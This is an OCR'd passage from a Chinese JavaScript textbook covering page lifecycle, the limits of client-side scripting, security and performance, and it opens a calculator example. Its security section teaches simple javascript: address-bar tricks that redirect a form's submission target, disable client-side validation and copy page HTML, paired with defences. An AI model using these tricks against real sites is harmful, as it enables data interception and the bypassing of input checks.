        <noscript>您的浏览器不支持 JavaScript，请检查浏览器版本或者安全设置，谢谢！</noscript>
    </h1>
    <hr/>
    <p> document.getElementsByTagName 是我们接触到的 domcument 文档对象模型的第二个接口，它的作用通过它的名字很容易理解：它解析文档获取具有指定标记名称的一个列表，在这里 document.getElementsByTagName("h1")[0]得到文档中的第一个&lth1&gt 标记。</p>
</body>
</html>
```

与例 1.1 比较，看起来略显繁琐的例 1.3 是一种更加安全的方式，在这种方式中，指令不会对装载期的文档内容产生影响，脚本指令被注册到 body 的 onload 事件中执行，这样确保了在执行前所有的文档元素都已经正确初始化完毕。

> 假如出现某种意外导致程序终止，例 1.1 可能因此而导致文档数据不能加载完全，而例 1.3 则不会有这样的风险。

例 1.3 中一个值得关注的特性是 onload 事件的注册: <body onload="PageLoad()">。这是到目前为止我们遇到的第一段事件注册代码，它将函数 PageLoad()注册到 body 的 onload 事件上，在后续的章节里，我们会了解到，元素的 onload 事件将在元素被完全加载后由浏览器发起。除了 onload 之外，DOM 元素还有 onclick、onkeydown、onchange、onblur 等各种不同类型的事件，这些事件共同构成了完整的客户端浏览器事件模型。在第 13 章中会就事件和事件模型展开详细讨论。

> 一个比较好的习惯是把除声明之外的所有的脚本指令都放到运行阶段来执行，这样避免了因为初始化期间的 DOM 元素加载失败或者低级的次序问题而导致脚本失效。

例 1.4 忽略了次序的失误

```
<html>
<head>
<title>Example 1.4 Hello World!</title>
</head>
<body>
<script type="text/JavaScript">
    <!--
        document.getElementsByTagName("h1")[0].innerText = "Hello World!";
    -->
</script>
    <h1>
        <noscript>您的浏览器不支持 JavaScript，请检查浏览器版本或者安全设置，谢谢！</noscript>
    </h1>
</body>
</html>
```

例 1.4 将产生一个脚本异常，原因是当 document.getElementsByTagName("h1")被执行时，页面文档的 h1 标签还未被加载，因此 document.getElementsByTagName("h1")返回一个空值 null，结果引发了异常。一个简单的修正方法是将 JavaScript 代码移至 h1 标签之后。当然，而如果你事先将例 1.4 写成像例 1.3 那样的形式，则根本不会遇到这个问题。

在本小节里，我们讨论了浏览器客户端的生命周期，对初始化和运行阶段进行了简单的划分，并且对这两个阶段的特点进行了初步的探讨，虽然相当一部分的 JavaScript 代码可以出现在上述两个阶段的任何一个当中，但我的建议是将 JavaScript 代码尽可能多地放在运行阶段，而不是尝试在装载阶段执行。在本书后续的章节里还会有更加深入的讨论，第三部分和第四部分中一些稍微复杂和实用的例子也许能够帮助你更深刻的理解将 JavaScript 放在运行阶段执行的意义。而在这里，只需要明确一个观点——优秀的 JavaScript 程序员总是善于利用浏览器特性让 JavaScript 代码更好地为客户端服务。

1.4.3 数据交互——JavaScript 的一项强大功能

除了页面修饰和完成交互行为之外，执行数据交互也是 JavaScript 的一项强大功能。提供该功能的两个重要接口是 XML DOM 和 XML HTTP，它们都可以被 JavaScript 很方便地操作。

- 关于 XML DOM 和 XML HTTP 的话题，在本书的第 17 章中将会有详细的介绍。

这里所说的“数据交互”指的是客户端和服务器端不同系统之间的数据交换，通常情况下，数据流被以 HTTP 请求的形式发送到服务器端进行处理，处理完毕的结果也被以流的形式发回客户端。

提交表单操作是浏览器提供的一种数据交互的默认方式，传统的 Web 应用也是以提交表单为主要数据交互方式的。但是这种传统方式不能很方便地满足 Web 2.0 下对用户体验的更高要求，因此越来越多的应用系统采用 XML HTTP 作为主要的数据交互方式。XML HTTP 逐渐取代传统的提交表单，标志着 Ajax 技术的日趋成熟。

- 关于 Ajax 技术，在本书的第 18 章会有比较详细的讨论。

1.4.4　JavaScript 表面上的禁忌及如何突破这些禁忌

前面我们提到了 JavaScript 的种种能力，在本小节里，我们将讨论 JavaScript 依赖于环境的一些“禁忌”，也即 JavaScript 不是万能的，它也有许多不能够做的事情。在章节的标题上用了“表面”一词，是因为这些“禁忌”中的相当一部分实际上不是绝对的，由于 JavaScript 具有出色的灵活性，以及相对可变的环境，对于资深程序员来讲，仍然不乏突破其中某些禁忌的手段。

> 谈到禁忌和反禁忌就不得不触碰“安全性”这一高压线，所以在下一小节里，我们将进一步讨论 JavaScript 的安全问题。

通常情况下，客户端 JavaScript 只限于完成浏览器相关的任务。换句话说，客户端 JavaScript 的运行环境在相当大程度上是受到浏览器限制的，所以在这个环境中的 JavaScript 缺少一些独立的语言所必需的特性。

> 这里所说的是客户端 JavaScript 受到浏览器的制约，并不意味着 JavaScript 本身不具备独立特性，事实上，减少浏览器禁忌或者离开浏览器，JavaScript 将变得更加强大。

由于客户端 JavaScript 受制于浏览器，而浏览器的安全环境和制约因素并不是绝对的，操作系统、用户权限、应用场合都会对其产生影响，因此，熟悉一些安全特性，就能够在一定程度上具备有突破 JavaScript 禁忌的手段。

- 另一种突破 JavaScript 禁忌的手段是利用 JavaScript 语言本身的灵活性，稍后将会进一步解释。

> 理解 JavaScript 禁忌并不意味着鼓励程序员去突破它们，事实上，任何一种禁忌的存在都有它值得存在的理由，一个优秀的程序员总是让自己的代码尽可能地去遵守禁忌，而不是去打破它们，学会合理利用禁忌所带来的安全性，只有在必要的时候才去破解它们，是成为一个优秀程序员所必需掌握的技能。

除了能够动态生成浏览器要显示的 HTML 文档（包括图像、表格、框架、表单和元素样式等等）之外，JavaScript 并不具有任何图形图像处理能力。

客户端 JavaScript 虽然并不具备直接的图形图像处理 API，但是浏览器对图形图像处理提供了足够丰富的样式，而几乎所有的样式都能够被 JavaScript 随心所欲地控制。另外，简单的 2D、3D 绘图可以利用 JavaScript 动态生成 HTML 元素的特性，让 JavaScript 在浏览器上绘制点和曲线。如图 1.2 所示：




图 1.2 walterzorn 提供的 js 绘图程序，页面上的图形都是 JavaScript 绘制的

利用浏览器支持的元素样式 JavaScript 可以方便地缩放、旋转图片、着色、移动位置以及设定滤镜。关于 JavaScript 控制元素样式的话题，在本书的第 12 章会有较详细的讨论。

通过程序控制在页面上生成由 HTML 元素构成的点和直线，能够设计出一组完善的绘图函数，从而实现 JavaScript 绘图功能，在这方面，http://www.walterzorn.com 等组织提供了相当不错的开源组件。

要实现稍微复杂一些的 2D、3D 矢量图绘制功能，可以借助其他一些浏览器支持的第三方插件，比如 IE 支持的 VML，以及标准的 CSV 插件等。JavaScript 对 VML 和 CSV 的控制同操作标准的 HTML DOM 元素一样方便。

出于安全方面的考虑，客户端 JavaScript 一般不允许对文件进行读写操作。

显然，你一定不想让一个来自某个站点的不可靠程序在自己的计算机上运行，并且随意篡改你的文件。

实际上，依然有一些手段能够突破客户端 JavaScript 对文件进行读写操作的禁忌。在本地运行的 JavaScript 可以通过 Windows 系统提供的一组被称作 FSO（File System Objects）的 API 来操作本地文件，另外通过某些安装插件的方式可以在一些安全级别设定比较低的客户端上进行有限的文件读写。第三种

比较安全的方式是通过浏览器对 XML 文本的支持把数据以 XML 文本的形式进行读写。

这三种突破方式各有利弊，其中第一种方式明确限制了应用必须在客户端执行，妄想在 Web 应用中直接调用客户端的 FSO 是不切实际的。第二种方式利用在客户端安装插件的方式来取消浏览器对客户端的保护，一般来说对于客户端而言这种方式是相当危险的，所以在安装插件前一定要通过恰当的询问和充足的理由得到用户的许可。

> 我想大多数用户对于国内一些知名或者非知名公司开发的插件以各种方式强制劫持浏览器的流氓行为深恶痛绝，如果你是有良知和在乎颜面的程序员，一定不愿意让自己的程序被人称为流氓软件。而且，事实上，大多数用户不愿意在自己的浏览器中装各种各样的插件。所以不到万不得已，一定不要用这种方式来增强浏览器的文件处理能力。

最后一种稍微安全一些的方式是利用 XML，事实上 XML 是 JavaScript 唯一可以安全操作的一种文件格式，你可以让程序通过询问的方式将 XML 格式的文档保存到客户端或者从客户端读取文档进行处理。

> XML 文档是一种描述能力相当强的文件形式，利用它很容易以一种既易于被计算机处理又容易被人理解的格式来组织数据，你可以把需要的任何格式的数据组织成 XML 文件来方便地存取。在本书的后续章节里，还会陆续地讨论到有关 XML 的内容，特别是第 17 章对 XML 格式会有一个相对比较完整的介绍。尽管如此，XML 并不是本书关注的技术，如果你需要更为深入地了解 XML 技术，可以参考其他相关的文档和技术教程。

除了能够引发浏览器下载任意 URL 所指的文档以及把 HTTP 请求、邮件和 FTP 请求发送给服务器端之外 JavaScript 不支持任何形式的联网技术。

客户端 JavaScript 可控制的数据传输只限于应用层，它不支持 TCP/IP、UDP 等传输层协议和 Socket 接口，这显然是因为它仅能利用浏览器实现数据传输而本身不具有发送和接收数据的功能。

> HTTP 请求可以看作是一种应用层上的数据传输协议，与之处于同一层次上的传输协议还有 FTP、邮件协议和一些流媒体传输协议等。在这个层次上，一般来说数据以流的形式被发送和接收，一个封装好的头部（对于 HTTP 请求来说是 HTTP Header）反映了数据流的基本信息，你不必关注数据包的划分、链路的选择和其他一些底层的东西。数据流通常有文本流和二进制流两种形式，HTTP 请求的数据一般是一种文本流，如果要利用客户端 JavaScript 传输二进制数据，一个比较可靠的方式是预先用程序将它们进行编码（通常采用 Base64 或者其他一些标准编码）。关于 HTTP 请求的话题，在本书的第四和第五部分会有进一步的探讨。

这个禁忌从一定程度上限制了客户端数据在毫无征兆的情况下被发送，从而尽力避免用户隐私的外泄。遗憾的是，这种限制并不彻底，实际上，由于利用浏览器传输数据本身并不安全，所以客户端 JavaScript 的数据交互安全性无法在浏览器层面上得到保证。

1.5　安全性和执行效率

安全性和执行效率，对于任何一种语言来说，都是一个重要的话题。然而，对于 JavaScript 来说，

独一无二的 Web 客户端应用场景把这种重要性推到了一个更高的高度，几乎没有什么比 Web 上的安全更重要，没有什么比浏览器上的执行效率更加需要加以关注的了。

1.5.1 数据安全——永远的敏感话题

在互联网上传输的数据永远面临着安全风险，因为你总是无法预知这些数据在互联网汹涌的链路字节流中是否能够安全到达你期望的目的地。在这片看似平静的虚拟世界里，众多监视者和黑客们虎视眈眈。如果不谨慎，你的敏感信息也许在下一个时刻就会被一个盗窃者获取，用于你所不期望的地方从而令你蒙受损失。

在使用 JavaScript 的时候，安全问题是两方面的：

一方面程序提供者不要在客户端透露或者暗示任何服务器端特性或者系统特性的敏感信息，因为那样做显然不安全，很容易被不安分的用户所利用，不论是出于好奇心还是某些恶意的目的，都有可能对服务提供方造成很大的损失。

服务器端相关的敏感信息既包括由服务器端提供的部分数据也包括处理这些数据的相关业务逻辑。由于 JavaScript 代码是以明文的形式出现在客户端浏览器的页面文档上的，所以用户通常能够直接察看到这些代码，并且有经验的用户很容易从这些代码中推断出前后端交互的数据结构和方式。这些额外提供的信息则给黑客们带来了破解系统的可能。

> 数据对象的关联关系、主键的属性名、身份校验、必填项约束等等是容易在客户端脚本里被额外提供的信息，这些信息有助于黑客分析系统的结构，找到系统的突破口。一些偷懒的程序员在实现系统时只满足于对表单数据的客户端校验，而不对其在服务器端进行验证，这样一些钻空子的用户就想方设法地让提交表单的页面入口的校验代码失效，或者伪造代码，以达到提交非法数据的目的。除此以外容易被伪造的数据还有单据的编码、提交人、身份验证和授权码（这个是相当危险的）。

另一方面，利用 JavaScript 很容易在用户不知情的情况下获取用户相关的信息。从上一节我们知道尽管 JavaScript 在文件读写和数据传输方面有着许多禁忌，但是这些禁忌或多或少地都有可破解的手段，一段恶意的 JavaScript 程序容易从用户的系统中窃取数据或者悄悄地安装木马和其他危险的监视程序。

> 任意运行网页上的 JavaScript 代码是具有一定风险的，尤其是当出现下载和安装插件的脚本提示信息时，一定要慎重。一个良好的习惯是在提示安装任何插件时搞清楚这个插件的用途和安装方式，最好还要弄清它的安装位置和卸载方法，永远不要安装任何来路不明的插件。

此外，JavaScript 本身也可以利用浏览器的漏洞导致浏览器崩溃、占用资源导致系统运行缓慢，一些恶意脚本甚至对操作系统和注册表也可以造成不可逆的破坏，所有的这些应用风险都必须得到充分的考虑和谨慎的对待。

1.5.2 实战！攻击与防范

上一小节，我们从理论上分析了 JavaScript 应用在数据安全方面存在的风险。本小节里我们将围绕这些风险展开讨论相关的攻击与防范技巧。

在这里我们讨论的是与 JavaScript 相关的网络数据安全问题，范围涉及到服务器、数据库和客户端。

从前面我们了解到，JavaScript 可以提交表单，发送数据，并且对数据进行一些基本的校验。另外，JavaScript 还可以操作 DOM，修改容器的属性，这样，便带来了遭受攻击的可能性。

利用 JavaScript 的常见攻击有以下几种：

1. 伪造表单提交目的地，从而窃取数据

HTML 表单的提交由 form 的 action 属性决定，而 JavaScript 具备从客户端修改 form 的 action 的能力，这样，黑客们不用攻破守备森严的服务器就可以从相对安全防范薄弱的客户端下手，窃取由客户端提交到服务器端的数据。

黑客们利用在 HTTP 请求的页面文档中注入 JavaScript 代码的方式轻而易举地更改 form 指向的服务器连接。我们可以做一个简单的实验：

```
<html>
<head>
    <title>Action attack</title>
</head>
<body>
    <center>
        <form name="myForm" action="a.action">
            <input name="data" type="text" value="a"/><input type="submit"/>
        </form>
    </center>
</body>
</html>
```

以上代码中定义了一个将数据提交到 a.action 的表单，在浏览器中访问该页面，点击提交表单按钮，input 框中的内容将被作为 data 提交到 a.action 处理域。但是如果在提交表单之前，先清除浏览器中原地址栏中的内容，并输入 JavaScript:document.myForm.action="b.action"; void(o);，之后回车，那么当你再提交表单时，数据实际上被提交到了 b.action 处理域中。更关键的是，除非你了解状况，否则你很难发觉原本应该被送到 a.action 的数据被人为篡改目的地之后发送到了 b.action，如果这些数据中恰巧包含了对于你来说非常重要的隐私内容的话，那么后果不是很严重，而是“相当”严重了。

2. 伪造数据，绕过合法性验证

在许多 Web 应用中，客户端脚本被用于校验表单输入数据的合法性，而这种存在于客户端的校验，显然是很容易被绕过的。

```
<html>
<head>
    <title>Check Form</title>
</head>
<body>
    <center>
        <form name="myForm" action="a.html"
            onsubmit="return !/\s+/.test(document.myForm.textData.value) && /\d+/.
            test(document.myForm.numData.value)||alert('请输入正确的格式！')||false;">
```

```
            <input name='textData' type="text" />
            <input name='numData' type='text' />
            <input type="submit"/>
        </form>
    </center>
</body>
</html>
```

以上代码对表单的合法输入进行校验，要求用户输入的 textData 域非空，并且 numData 域为数字串，如果输入非法的话则弹出提示信息阻止表单的提交，如图 1.3 所示：

图 1.3 表单客户端校验

遗憾的是，JavaScript 这种看似无懈可击的表单校验可以被轻易破解，简单地在浏览器栏上输入：JavaScript:document.myForm.onsubmit=function(){return true;};void(0);轻而易举地便让表单校验失效。

> “所有的客户端校验都是骗人的。”我的一位同事这么说，虽然这种说法不免有失偏颇，但是也道出了一个事实：依赖客户端的校验是不安全的。

3. 采集数据，窃取网页内容

这是最近一两年开始流行的一种手法，具体来说有各种不同的形式，其共同点是将一些合法网站上的数据内容通过 HTTP 请求等方式获取并发布到自己的网页上。

最原始的数据采集源于浏览器对框架的支持。由于主流浏览器上支持任意个数的嵌套框架，因此，一些人将他人制作的网页嵌入自己页面的框架中，作为自己网站内容的一部分。

> 网络上“盗链”形式的资源窃取由来已久，对于这种原始的侵略行为，一种简单的防御手段是在页面上加上如下代码：

```
<script>
    if(self != top)
    {
        top.location = self.location;
    }
</script>
```

以上代码利用 JavaScript 的特性阻止页面文档出现在框架内。不过，既然是 JavaScript，还是有对应的手段同样用 JavaScript 使得上述代码失效（比如利用 XMLHTTP 请求页面之后将其中的这一段 JavaScript 代码屏蔽掉）。所谓魔高一尺，道高一丈，从某种意义上说对攻击与防范手段的研究促进了 JavaScript 技术的进步。

稍微高级一点的方法是利用 XMLHTTP 请求从服务器获得页面的文档，这种方式有时候被冠以一个冠冕堂皇的名词——数据采集。由于这种手段直接从数据传输下手，很难从客户端防范，但是服务器端可以通过判定 referrer 等方式来识别出这种潜在的攻击，从而采取对应的措施。

不过事实上 referrer 很容易伪造，所以这种方式也不是绝对安全的。

关于数据采集和反采集，一些人做了比较深入的研究，这些研究成果中绝大多数得出的共同结论是尽量避免直接数据的服务器到客户端的传输。

一个比较彻底的方式是采用编码后的数据作为内容，再通过特定的模版生成静态的 HTML/XML 页面文档，最后利用客户端 JavaScript 将文档动态输出。

上面这一招比较强，考虑了许多种情况。首先数据在传输过程中是编码甚至加密过的，此时通过 HTTP 请求从服务器窃取来没有任何意义。其次页面文档是通过模版动态生成的，在不知道生成算法的情况下，其中的过程和规律很难掌握。最后，也是最狠的一招是利用混淆加密过的 JavaScript 来动态输出，也就是说，从服务器端最终传过来的是一堆不知所云的数据和混淆加密的脚本，让一般入侵者无从下手。

不过，很可惜，再强的防御也有弱点，防御者再怎么苦心积虑，入侵者最致命的一招只有一条简单的语句：

```
JavaScript:document.body.outerHTML
```

绝杀！没有破绽，无法防御，无法反击……

只要页面能在入侵者的浏览器中显示出来，你苦心积虑的一切措施在这一招之前都毫无作用。够狠！

看来防御者失败了，不过不要灰心，入侵者不是万能的，只要你考虑得足够周到，入侵者面对一份复杂的页面文档，也是难以分析和使用的。

首先是大量的外部引用文件，比如 js 和其他资源入侵者未必能够一一获取和定位，其次是服务器端的一些预防措施，例如通过图片校验码来避免伪造页面的提交、利用其他检测手段来区分合法和非法页面等。这些障碍也许并非万无一失，但是善于利用基本上可以让几乎所有的入侵者失去耐心。再次是最终的页面文档上有预谋的混淆，不过这种方法有待谨慎评估，因为它是一把双刃剑，既可以让入侵者无从下手，也会让你对维护自己的代码头疼不已。

前面谈了这么多，其实结论很简单，Web 方式的数据传输安全性不高，要利用它来处理一些重要或者敏感信息时，请谨慎评估可行性，当确实需要采用这种方式时，请适当地采取一些预防措施，小心总会有好处。

- 关于安全问题，本书的第 20 章还会有进一步的讨论。

1.5.3 不容马虎——时刻关注性能

用于简单页面修饰的 JavaScript 的性能并不太受关注，但是依然有不少用户提出，过多使用 JavaScript，使得页面的装载变得缓慢。而用于实现应用系统用户交互的 JavaScript，则往往对性能有较高的要求。剩下的那些要以 JavaScript 代理数据交互的系统，则 JavaScript 引起的性能问题将不容忽视。

显然地，使用JavaScript将占用用户客户端一部分的内存资源和CPU资源，而为了把额外的JavaScript代码下载到客户端，也将占用一部分的网络带宽。

据统计，JavaScript 代码对客户端造成的内存开销平均为 10MB 每千行，也就是说，一个页面上每增加一千行 JavaScript 代码，将使得客户端浏览器增加 10MB 内存占用，而且其中一部分的占用很可能将是难以回收的（这意味着用户每次请求同一个页面，都会导致额外的内存开销）。

> 事实上，除了 JavaScript 本身带来的内存开销之外，因为采用 JavaScript 特效而增加的图片、DOM 元素、样式表和其他资源造成的内存开销很可能更大。另外由于错误使用的不良代码，将使得许多资源被白白浪费，而这些，往往是一个项目在一开始阶段就必须予以重视和谨慎评估的风险。

一个不容忽视的事实是目前网络上大多数 JavaScript 开源组件都或多或少地产生额外的内存开销，平均一个稍微复杂一点的组件，往往会产生 100～150KB 左右的内存泄漏。100KB 左右的内存泄漏对于一个 Web 应用来说是可接受的，因为毕竟目前还没有浏览器应用能够做到零内存泄漏，但是要考虑到如果一个页面上用了 3 到 5 个甚至更多的组件，那么 500KB 到 1MB 的内存泄漏则是相当令人头疼的，尤其是那些业务应用系统是需要经常地请求同一个页面的，这些内存泄漏将导致浏览器占用的系统内存迅速升高。

> 通常我们所说的浏览器内存泄漏指的是由于 JavaScript 或者页面 DOM 元素在客户端生命周期结束时未能正常释放，具体表现为每重新请求一次页面，浏览器进程占用的内存都会增加。一个简单的检测方法是，用你的浏览器打开一个 Web 应用程序，登录到你日常操作的界面，反复刷新它，同时在系统的任务管理器里查看对应的浏览器进程的内存消耗，如果你发现每次刷新界面，对应的内存占用都会迅速升高，并且在页面装载完成后 5 秒钟之内未见内存回降，那么就可以断定这个系统存在客户端的内存泄漏，具体的泄漏值即是页面刷新前后占用内存的差值。

查看进程中浏览器对内存的开销，如图 1.4 所示：

除了直接查看浏览器内存使用情况之外，合理地利用一些工具软件可以帮助你分析系统的性能开销，迅速找出问题所在。一些比较好用的工具有 Drip、HttpWatch 等等。

利用 Drip 监控浏览器内存使用情况，如图 1.5 所示：




图 1.4　利用任务管理器分析浏览器应用的内存泄漏情况

图 1.5　利用 Dirp 监控浏览器内存

许多程序员习惯于为了追求开发效率和实现效果而有意回避性能方面的问题，作为项目经理则必须重视它。要知道，没有任何应用系统有理由让客户被迫在无尽的焦虑和等待中使用。即使有一万个理由让你不在乎性能问题，只要有一个理由就可以让你**必须**重视它——因为最终用户在乎。

如果你发现你的系统存在比较严重的内存泄漏问题，那么你就需要谨慎地考虑重构部分代码，不要试图偷懒，不要试图说服客户忍受性能糟糕的应用，不要过分信任和依赖成熟的开源组件，有些组件确实成功于某一类型的应用，然而却很可能不适用于你负责开发的应用系统。

一些开源组件在动态门户网站和一些娱乐系统方面表现相当不错，但是贸然引入它们在给你短暂的惊喜之后，或许会带来无尽的灾难。原因很可能是你的应用系统是一个平均每分钟发出 2-3 次页面请求的业务系统，而不是那种页面一旦加载完成就很少刷新的提供信息的网站平台。警惕：任何一个小问题在频繁使用的系统功能中都有可能被无限地放大。在引入新技术前先弄清你的应用场景，在这个基础上谨慎地评估，充分考察每个缺陷可能带来的影响，避免忽略不应该忽略的风险。而这些，正是一个项目经理带领他/她的开发团队走向成功所必须的智慧。

- 关于性能与性能优化的问题，我们将在本书的第 25 章中进一步展开讨论。

1.6 一个例子——JavaScript 编写的计算器

在本节里，我们将第一次面对一个相对完善的用 JavaScript 编写的应用程序。虽然只是一个简单的计算器，但要用良好的习惯和正确无误的代码将它最终实现，还是需要花费一番功夫的。

我们先通过整理需求规划出一个简单而完整的应用，然后通过设计将它细分为各个子模块，详细说明其算法，接着逐步实现它，最后再由浅入深探讨需求的变更和改进，从而对应用进行迭代升级。后续章节中的完整应用范例将尽量遵循这种模式，这有利于适应不同层次读者的需要并且有助于读者养成良好的软件过程习惯。

本节将依据 JavaScript 标准来完成代码实现，其间会对各模块关键代码作比较详细的讲解，如果读者对 JavaScript 语法还不熟悉，可以先跳过这些代码讲解的部分，等到学习完本书的第二部分后再回过头来阅读。

1.6.1 从需求分析开始——什么是计算器？

这里所说的计算器是指用软件功能来模拟现实中的计算器进行数学运算。Windows 的系统中就带有这样一个小程序，界面如图 1.6、图 1.7 所示：

图 1.6 计算器的界面原型

图 1.7　开始 > 程序 > 附件 > 计算器

我们将要用 JavaScript 实现的也是类似这样的计算器，它的基本功能可以用一份概要需求清单来描述如下：

JavaScript 计算器 概要需求清单（版本 V1.0）：

计算器主界面类似 Windows 自带的计算器程序

1. 支持鼠标点击按钮的操作方式
2. 提供普通的四则运算功能
3. 支持乘方开方、倒数、百分比功能
4. 提供记忆功能
5. 运算范围、精度达到要求
6. 运算异常时返回异常状态和异常提示信息
7. 提供清除并从异常恢复的功能

1.6.2　系统设计——如何实现计算器？

对这些需求进行分类，1、2 属于交互需求，3、4、5 属于功能需求，6 属于性能需求，7 属于可靠性需求。由于计算器需求比较简单明确，因此不再进行详细的系统分析，针对以上概要需求清单进行系统设计：

JavaScript 计算器 系统设计说明（版本 V1.0）：

1. 用例模型，如图 1.8 所示：
2. 界面原型，如图 1.9 所示：
3. 领域模型/功能设计

我们根据需求分析简要列出功能模块分解：

结构 / 模块：




图 1.8　系统用例图




图 1.9　Web 计算器界面原型

（1）一个用来保存中间计算结果的对象，初始值为 0

（2）一个用来保存当前操作符的对象，初始值为空

（3）一个操作符与运算函数的映射表

